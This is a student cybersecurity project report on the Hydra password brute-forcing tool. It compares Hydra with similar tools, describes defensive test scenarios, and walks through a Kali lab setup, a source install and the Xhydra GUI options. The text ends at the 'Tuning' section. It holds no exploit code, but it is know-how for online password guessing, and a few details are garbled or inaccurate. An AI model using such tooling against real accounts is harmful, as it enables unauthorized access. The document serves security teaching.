

Hydra

Cybersecurity project

No.	Name	Student ID’s
1	**Lana Al-aibyani**	**446006524**
2	**Nora Assaedi**	**445007859**
3	**Al-Majd Zahir**	**446006234**
4	**Waref Mishal**	**44611845**

Instructor

Dr. Ibtisam Al-Harbi

Section Number: 1

1.Introduction

Hydra is a strong password cracking tool, that can be used to brute force attack* (brute force attack in this context is much more broader, as it includes dictionary attacks, credential stuffing, password spraying, etc.) to a lot of authentication protocols like FTP, SSH , Telnet , HTTP and SMB [1]. The name Hydra comes from the mythical creature called Hydra that has lots of heads, because Hydra can run multiple threads at one time for example, to find the password, Hydra can test multiple different choices-which are called threads-from a wordlist at once. Hydra was released on September 8th, 2022, by Van Hauser on GitHub. It was written with the language C, to be on Unix-like operating systems like Linux (Kali, Ubuntu, Debian), macOS, and BSD [3]. Hydra is a very valuable to security professionals because they need it to assess the strength of passwords and identify potential vulnerabilities in a network system, and checking how effective different password cracking techniques are. [1].

2.Comparison with other tools

In this paragraph hydra will be compared to Ncrack, medusa, burp and OWASP ZAP.

limitations/ when to use	Usability	Key Features	Primary Purpose	Tool
It **account lockouts** and slows down under rate-limiting defenses; bad for offline hash cracking [22].	Considered user-friendly for beginners or experienced testers; supports command-line automation, batch scripts, and integration with other security tools/frameworks [21].	Very fast and **multithreaded**, supports many protocols, and is fully scriptable for automation [21][21].	Performs Online brute-force and dictionary attacks on many network services (SSH, FTP, HTTP forms, RDP, etc.)	**Hydra**
Less feature-rich than Hydra. Really good when you want quick an very lightweight parallel tests. [23]	Very easy to operate, even for beginners; commands are short and direct; suitable for fast single-target or multi-target password testing. [22][23]	Designed for high-speed parallel attacks with good performance. [21][22] Supports several common network protocols Provides a simple command-line syntax for rapid testing	Built for parallelized online password guessing across many network services, similar to Hydra but with a focus on speed and simplicity.	**Medusa**
Bad with complex session flows. Use it only when you want precise timing and .protocol coverage	Very useful for ethical hackers and network admins when penetration testing[14]	Flexible interface allows sophisticated brute-forcing attacks and has timing templates to make it easy to use. Protocols supported include RDP, SSH, HTTP(S), SMB, POP3(S), VNC, FTP, and Telnet.[11]	A network authentication cracking tool designed by the same people who designed Nmap, to identify systems with weak credentials [10]	Ncrack
This tool is heavier and requires careful session handling. Use when testing web apps where redirects, cookies, or CSRF tokens are important..	It works best when you require structured test results and exports or exact session control (cookies, CSRF tokens, redirects). GUI aids in learning, but its proper use requires an understanding of web sessions.	Multiple attack types, payload processing rules, session/cookie/CSRF handling, burp inside a GUI, proxy interrogation payload positions, and turbo intruder for high throughput[16]	Focus on automated attacks and ongoing testing to prevent input from web applications[16]	Burp
More complex than basic CLI tools; ideal for automated scans		proxy intercepting, active and passive scanners,		

and web app vulnerability detection, not for low-level service brute forcing18]	GUI + API: supports CI/CD automation and is easy for beginners (quick start & documentation) and powerful for experts. [17]	scripting, marketplace add-ons, API/automation, fuzzing, and reporting. [18] [19][20]	Web application scanning and active/passive testing (DAST). [17]	OWASP ZAP

Scenarios where Hydra might be used;

1) Several attempts to breach user accounts were found at a financial institution. The security team chose to test the authentication system using the Hydra tool. After conducting the tests, they found that some accounts had weak passwords, which made it possible for some login attempts to be successful. Additionally, they discovered that there were no rate limits in place, allowing attackers to attempt logins indefinitely.

The team suggested rate limiting and enforcing strong password policies in because of these findings These steps greatly increased system security and safeguarded private information. After that, hacking attempts decreased, and client confidence in the business's offerings rose.

2) The team noticed numerous odd login attempts at an online store. In a secure test, they tried a lot of passwords for admin and customer accounts using Hydra. The test revealed that there was no multi-factor login, the system did not block repeated attempts, and some admin accounts still had default or extremely weak passwords.

After numerous unsuccessful attempts, the security team implemented rate limits, temporarily locked accounts, activated multi-factor authentication (MFA), made all weak passwords changeable, and set up alerts for questionable activity. Customers felt safer and there was a significant decrease in break-in attempts following those fixes.

Industries where Hydra might be used

Many industries that place a high priority on cybersecurity use Hydra. It assists in detecting weak logins and strengthens defences against high-value attacks in the banking and finance industry. Hydra is also used in the healthcare sector to protect patient data by identifying security flaws before they can be taken advantage of. Government organisations, cloud service providers, enterprise IT, and telecom and internet service providers are among the other industries that depend on Hydra. Furthermore, Hydra is frequently used in the education sector as a teaching tool for defensive detection training and penetration testing [12].

3.Why This Tool is Useful

Role in Ethical Hacking and Defense:

Hydra's ability to quickly check passwords rather than manually guessing them makes it incredibly useful for ethical hackers. It supports a wide range of real services, including RDP, HTTP forms, FTP, SSH, and more. Before actual attackers discover weak, reused, or default passwords, teams use it to safely test for them [5][6].

Additionally, Hydra assists defenders in determining whether security measures are effective. You can verify whether features like rate-limiting, account lockouts, or MFA prompts work or if attackers can get around them by testing in a secure setting [6]. This is in line with OWASP's recommendations for preventing credential attacks and online guessing [8][9].

Importance in Professional Cybersecurity:

Hydra is well-liked due to its speed and ability to launch several attacks simultaneously, works with a variety of protocols and because it is scriptable, so it can be utilized for red-team exercises, software pipeline security checks, and repeated testing. Teams can easily use it because it comes in popular security toolkits like Kali Linux [5].

Lastly, because Hydra is open-source and updated by its original developers, security engineers can examine its functionality, modify it to suit their requirements, and create transparent and repeatable tests for reports or audits. [4]

4.Installation Requirements

Supported operating system:

For this project, we used Kali Linux, which is one of the most popular operating systems for cybersecurity and penetration testing. Hydra works on multiple platforms such as Linux, macOS, and Windows (through WSL or a virtual machine). However, Linux — especially Kali —provides the best environment because it already includes most of the security tools and libraries needed.

Dependencies:

OpenSSL, libssh, libidn, pcre, and zlib are among the libraries needed by Hydra to enable its supported protocols, which has all its build-essentials [15]. The Hydra tool is independent and not based on any particular framework. Some things to keep in mind when using Hydra include the fact that Hydra is operating system specific rather than virtual machine specific, and that using Kali Linux, which has all the libraries Hydra needs, is the simplest way to guarantee all dependencies.

Lab setup recommendations:

A lab set up to use Hydra should be controlled virtualized environment, that has both attacking machine and the vulnerable target service, or use intentionally vulnerable targets

Attacking machine:

OS: Kali Linux is highly recommended

Hydra: ensure that the tool is the latest version

Target machine:

OS: any operating system that can run the same network service


Vulnerable service: set up services that Hydra can target


User accounts: Create a test user with varying password strength, to simulate real-world scenarios and test your wordlists effectively.

5-Installation and usage:


(All this is done on a VM with Kali Linux operating system)

Official download source: https://github.com/vanhauser-thc/thc-hydra/releases?utm_






First download the source code from GitHub




Then in your Kali terminal and write the command "cd ~/ Download" (or wherever your ZIP file is)




Then extract the ZIP using “unzip thc-hydra-9.6.zip” (or whatever your file name is)




Now to go inside the folder type the following command "cd thc-hydra-9.6“



Since newer versions of Kali Linux no longer support libmysqlclient-dev, you’ll need to use this command instead to install the required dependencies




Run this command next to install the dependency



After run this command to install Hydra (the CLI) version:


“./configure make sudo make install”

Write “hydra -h” to verify you have installed it




If you get the Hydra help page, then it has been installed.

Next, is the installation steps for Hydra's GUI, which is under a different name Xhydra




In terminal write down the following command to install Xhydra

"cd hydra-main cd hydra-gtk make sudo make install"



To verify you have installed it, type this command in your terminal "Xhydra"




A window like this should pop up.

That’s it, now you have Hydra CLI and Xhydra GUI from GitHub source.

GUI tools, screenshot of interface filters, features and results:

Note: Xhydra is Hydras GUI


First interface (Target)



Features: Target = Single Target, Target List, Prefer IPV6, Port, Protocol.


Output Options= Use SSL, Use Old SSL, Be Verbose, Show Attempts, Debug, COMPLETE HELP, Service Module Usage Details.

Second interface (Passwords)




Features: Username= Username, Username List, Loop around users, protocol does not require usernames. Password= Password, Password List, Generate. Colon separated file. Try login as password, Try empty password Try reversed login.

Third interface (Tuning):



